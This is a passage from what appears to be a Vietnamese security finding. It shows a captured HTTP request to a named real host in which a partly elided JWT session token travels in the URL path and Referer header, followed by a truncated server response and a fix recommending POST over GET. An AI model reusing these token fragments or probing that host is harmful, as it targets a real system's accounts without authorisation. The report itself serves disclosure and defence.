2 /auths/login;token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkj...MDQxLCJ1c2Vyb...MSwiZWIhaWwiOiJ2aWV3X2FudHRAZ21haWwuY29tIiwicm9sZXMiOlisiUmVwb3JOQnVzaW51c3MiLCJEYXRhIHNOdWRpb...fQ.bHO...J...HTTP/1.1
3 Host: report.vietteldmp.vn
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "(Not (A:Brand);v="8", "Chromium";v="98"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Accept:
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer:
15 https://report.vietteldmp.vn/auths/login;token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkj...MDQxLCJ1c2Vyb...MSwiZWIhaWwiOiJ2aWV3X2FudHRAZ21haWwuY29tIiwicm9sZXMiOlisiUmVwb3JOQnVzaW51c3MiLCJEYXRhIHNOdWRpb...fQ.bHO...J...HTTP/1.1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
```

#### Response

Pretty Raw Hex Rend

```
1 HTTP/1.1 200 OK
2 date: Sun, 27 Nov
3 content-type: tex
4 last-modified: Fr
5 vary: Accept-Enco
6 etag: W/"63803d9c
7 connection: close
8 Content-Length: 2
9
10 <!doctype html>
11 <html>
12   <head>
13     <meta charset
14       <title>
15         Hệ thống Th
16       </title>
17     <!-- <meta ht
18     -->
19     <base href="/>
20
21   <meta name="v
22     <link rel="ic
23     <link href="a
24     <script src="
25       </script>
26     <script src="
27       </script>
```

### Cách khắc phục

Với các dữ liệu nhạy cảm, cần gửi qua phương thức POST thay vì GET.